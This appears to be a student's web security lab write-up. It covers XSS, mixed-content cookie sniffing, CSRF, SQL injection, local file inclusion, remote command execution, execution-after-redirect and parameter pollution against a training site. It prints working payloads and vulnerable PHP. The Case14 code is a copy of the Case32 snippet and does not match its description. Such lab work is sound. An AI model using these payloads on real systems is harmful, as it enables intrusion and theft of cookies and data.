Assignment2(part A)

Case04：XSS Attack

a. Vulnerability:

In Case04, input sanitization is done in front-end, which can be easily bypassed. With improper input sanitization, attacker may upload malicious script as input parameter.

b. Exploit:

This case is exploitable with a request bypassed front-end sanitization. In this case, a request with cookie stealing script is crafted and sent to server. This value is saved and sent to users requesting for this site, causing possible damage (in this case, cookie leakage).


```
import urllib, urllib2, cookielib
    url_2 = 'http://www.wsb.com/Assignment2/case04.php'
    values = dict(title='XSS Attack',
    content='<script>alert(document.cookie);</script>' )
    data = urllib.urlencode(values)
    req = urllib2.Request(url_2, data)
    rsp = urllib2.urlopen(req)
    content = rsp.read()
import webbrowser
    url = "http://www.wsb.com/Assignment2/case04.php"
    new = 2
    webbrowser.open(url,new=new)
```

c. Screenshot of the attack:

<table>
<tr><td>

```
student@student-CS5331-A2:/var/www/html/Assignment2$ python exploit04.py
student@student-CS5331-A2:/var/www/html/Assignment2$
(process:18410): GLib-CRITICAL **: g_slice_set_config: assertion 'sys_page_size == 0'
```

</td><td>Exploit code Execute</td></tr>
<tr><td>



</td><td>Malicious code inserted result in cookie leakage</td></tr>
</table>

Case06：Mixed content

a. Vulnerability:

Request for case06 webpage deployed HTTPS protocol, but within the page, an image resource of HTTP is inserted. HTTP requests areOnce request for this image is intercepted, cookie in the request header may leak confidential information.

b. Exploit:

Essentially, we need to intercept this HTTP request for the image. Out of many packet analyzer, tcpdump is one of the most widely-used command-line packet analyzer.

```
sudo tcpdump -A -i lo | grep 'Cookie'
```


Tcpdump is pre-installed in homework2' s virtual machine. And thus can be directly called from terminal. Additionally, a few options must be specified:

-A: Print each packet (minus its link level header) in ASCII.

-I lo: Capture packet from lo interface;

| grep 'cookie' : pip the output to grep and filter fields related to cookie.

c. Screenshot:



Intercept HTTP request

Case09：CSRF predictable token

a. Vulnerability:

Case09 accepts form and only accept form with correct csrf_token, expecting this to protect against CSRF attack. However, the value of this token is fixed and predicable. Thus, this attempt to prevent CSRF attack can be easily bypassed.

b. Exploit:

To exploit this vulnerability, we need to set up a malicious site. Users led to this site unknowingly send request forged by attacker to case09.

```
<html>
<head></head>
<body>
<h1>Exploit 09</h1>
<form action='https://www.wsb.com/Assignment2/case09.php' method='post'>
  <input type='hidden' name='csrf_token' value='wkjdb-iouer-234k3-wklu3k'/>
  <input type='hidden' name='data' value='This is from attacker'/>
  <input type='submit' name='submit' value='click me'/>
</form>
</body>
</html>
```

c. Screenshot

Exploit 09 Clickme	**Malicious page**
Case 09 Successful post. Data: This is from attacker [ ] submit	**Exploited**

Case24：SQL Injection

a. Vulnerability:

Case24 take userid from request url and use that directly as keyword in database.

b. Exploit:

One way to exploit this vulnerability is to inject database command with posted command. This time, we inject "*1 'OR 1=1+--*" to server. When this line got executed, attacker may get information of the whole database.

```
firefox https://www.wsb.com/Assignment2/case24.php?id=1%27OR+1%3D1%2B--%27
```

c. Screenshot:

Case 24 **Search for user information via user id** User id: [ ] Submit Query admin. flag is W5JAU77cnaRSNQP John. Davidson Peter. Jack Mary. Jane	Flag in database is W5JAU77cnaRSNQP

Case25：Local File Inclusion (LFI only)

a. Vulnerability:

Case25 extract parameter in LANG field from POST request as target local file name. However, without input sanitization, attacker can set this field as an unlisted parameter, causing unintended local file leakage.

```php
<?php
        if(isset($_POST['LANG']))
        {
                $lang = $_POST['LANG'];
        }
        else
        {
                $lang = 'en';
        }
        include('includes/'.$lang.'.php');
?>
```

b. Exploit:

This vulnerability is exploited with a crafted request. Knowing that 'LANG' field is directly extracted as local file name, we can alter this value to '../lfi.txt', reveals unpublished files.

c. Screenshot:

Case 25 English The flag is urF8uDT7HnnFZTd	**The flag is urF8uDT7HnnFZTd**

Case31：Remote code execution

a. Vulnerability:

Case31 extract parameter in cmd_url field from POST request as a line of command to execute in server. However, without input sanitization, attacker can replace this field with crafted parameter, causing unexpected code execution.

```php
<?php
        if(isset($_POST['cmd_url'])){
                $cmd = $_POST['cmd_url'];

                $output = shell_exec($cmd);
                echo '<pre>'.$output.'</pre>';
        }
?>
```

b. Exploit:

To exploit this vulnerability, we need to send a request with crafted cmd_url field. This time, cmd_url is constructed as 'cat /etc/passwd', expecting this to get executed in server and return this text-based database of information about users that may log into the system or other operating system user identities that own running processes.

```
data = {'cmd_url' : 'cat /etc/passwd'}
```

c. Screenshot:

Assignment2(part B)

Case32: Execution after redirect

a. Vulnerability:

Case32 automatically redirect request to page Case32-1. Redirect happens in cases like unauthorized user requesting for confidential information. But if an attacker do not follow the redirect, program without a stop or return sign is very likely to leak information.

```
<h1>Case 32</h1>
<h2></h2>

<?php
                $redirect_url = 'case32-1.php';
                header("Location: " . $redirect_url);
?>

<div id="demo">The flag is v6xAT3M7Ab67RDy</div>
```

b. Exploit:

This vulnerability can be exploited with a request to case32. Not following the redirect, we can retrieve flag output from server.

```
url = 'http://www.wsb.com/Assignment2/case32.php'
r = requests.get(url, allow_redirects=False)
```

c. Screenshot:

Case 32 The flag is v6xAT3M7Ab67RDy	The flag is v6xAT3M7Ab67RDy

Case14: Parameter pollution

a. Vulnerability:

Case14 is a financial transfer webpage. This page guide users to pay alice $10. But looking closer, the transfer is realized by sending a GET request with transfer amount and payee in url. This number as well as payee can be easily altered, causing parameter pollution. Without proper validation, parameter pollution may cause massive financial damage.

b. Exploit:

This vulnerability can be exploited with a request with crafted parameter. This polluted parameter lead to unintended consequences. In this case, we construct a request to reverse the transfer direction. Instead of transferring $10 to alice, we get $10 from alice' s account.

```
url = 'http://www.wsb.com/Assignment2/case32.php'
r = requests.get(url, allow_redirects=False)
```

c. Screenshot:

Case 14 Paid **alice** $-10 The flag is EfTj7BxYg2ywfeD My bank account has $10010	The flag is EfTj7BxYg2ywfeD